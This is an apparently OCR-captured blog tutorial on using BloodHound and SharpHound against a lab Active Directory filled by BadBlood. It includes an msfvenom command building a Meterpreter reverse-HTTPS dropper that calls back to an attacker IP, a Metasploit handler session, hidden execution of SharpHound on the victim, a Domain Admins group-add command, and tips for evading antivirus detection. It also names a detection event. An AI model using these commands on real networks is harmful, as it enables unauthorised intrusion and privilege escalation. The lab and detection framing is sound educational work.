
Bloodhound basics

git.culbertreport.com/posts/Bloodhound

March 8, 2023



What is it?

Bloodhound describes their product as using graph theory to reveal hidden and unintended links between users and groups that makes lateral movement easier for attackers. Naturally this is fantastic for defenders as well since you can view these paths and preemptively close them off or create alerting around when they're traversed.


Setting up an AD environment with Badblood

First things first, I do not have a thousand person company with which to test active directory relationships. I also don't want to spend hours upon hours creating this by hand. Thankfully, someone else also didn't want to do this and so automated it! Enter Badblood. This is a Powershell script that can be used to fill an AD environment with randomness. Thousands of users and groups and relations with which to test and play around with. This can be downloaded from their Github page, and running it is as simple as launching an admin Powershell window, navigating to the folder, setting the execution policy to unrestricted with `set-executionpolicy unrestricted`, and then launching it with `.\Invoke-badblood.ps1`.

Now this is an AD environment!

Running Bloodhound

For this example, we'll be running Bloodhound from our Kali machine, emulating the attacker. The first step is to install neo4j through `sudo apt install neo4j` - this is needed as it is our graph database management system. Start it with `sudo neo4j start` and after waiting a minute, browse to `http:localhost:7474` and login with the username and password neo4j/neo4j. Set a new password here to whatever you want, and we're now ready to install Bloodhound. Just like before, we'll install this with `sudo apt install bloodhound` and start it with `sudo bloodhound`. You should see the Bloodhound screen popup with similar to this.



This is great and all, but our database is empty. There are no complicated AD relationships to untangle. So let's change that. We could just generate random data for a DB with a provided Python script, or we could practice taking that data from a DC.

Enter SharpHound

Sharphound is a .NET executable that, when run, uses LDAP to collect information on all OU's, computers, accounts, and groups, as well as the links between them. This can uncover a lot of otherwise impossible to discover links between groups and users. We can run SharpHound from our C2 in order to generate some data for BloodHound. For this, we will be running Sharphound from a Metasploit console just for ease of reproduction - it's free and everyone has a copy! First, we'll use msfvenom in order to generate the staged dropper.


```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.50 lport=443 -f
exe > dropper.exe
```

Then, we'll host a listener through Metasploit with the `multi/handler`.

```
msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.50
lhost ⇒ 192.168.1.50
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > start
[-] Unknown command: start
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.1.50:443
```


Once started, we're ready for the staged dropper to connect back and start our session. Upload Sharphound to the victim through `upload SharpHound.exe` and run it with `execute -f SharpHound.exe`. This will start a new process and pop a very obvious shell window on the victim machine that shows Sharphound executing.




This can be hidden by first dropping into a shell with `shell` and then running SharpHound through `PowerShell.exe -WindowStyle hidden C:\Users\matt\Downloads\SharpHound.exe`. Finally, grab the output from Sharphound which is a zip file with `download <filename>`.

What info is gleaned?


Drag and drop this zip into Bloodhound and we're ready. Upon first examination of the data in Bloodhound, it's a huge mess.




However, within this, we can identify some interesting lateral movement paths that bring us to domain admin.



If we then focus in on one path only, we can see that there exists a number of group chains that connects the unprivileged account of Roger Lowery to Ellen Hale.




Let's see how this looks in AD to get an idea of the path that Bloodhound has identified. This is odd. We can see the group memberships flowing from Roger up through LA-CAS-DISTLIST1 but where is this link to KA-COC-ADMINGROUP1 coming from? The answer is the AD permission GenericAll. GenericAll grants the group full permission over the object, much like Domain Admin.



They have all permissions possible. This is outlined in the security tab of the AD object as an extra set of permissions that are granted. And not only does this group we're looking at have GenericAll permissions to another group, that next group has GenericAll permissions to the Domain Admin Ellen Hale, giving us our attack path. This is what makes Bloodhound stand out, finding things like these obscure permission settings that are not immediately obvious.

Helpfully, Bloodhound gives us the commands that we need to run in order to abuse this group relationship. You can see these by right-clicking the attack path and selecting help, then going to the "Abuse Info" tab.



Opsec considerations

SharpHound is designed to blend in with normal AD traffic, but there are certain key details you can hunt for. Event ID 5156 is generated en masse in the security logs when SharpHound starts, querying LDAP.

Another thing to consider is the commands that are suggested in the attack path. They are the "easiest" ways to perform the privilege escalation, but they are also *noisy* and that attracts attention. Bloodhound recommends importing PowerView to the endpoint in order to perform a lot of privilege escalation and, while this will create less alerts compared to just running `net group "Domain Admins" userName /add /domain`, PowerView gets

detected very quickly. This can be mitigated to a degree by changing the hash, reducing the amount of engines statically detecting it. But there's still a high risk at run time that the commands will raise flags.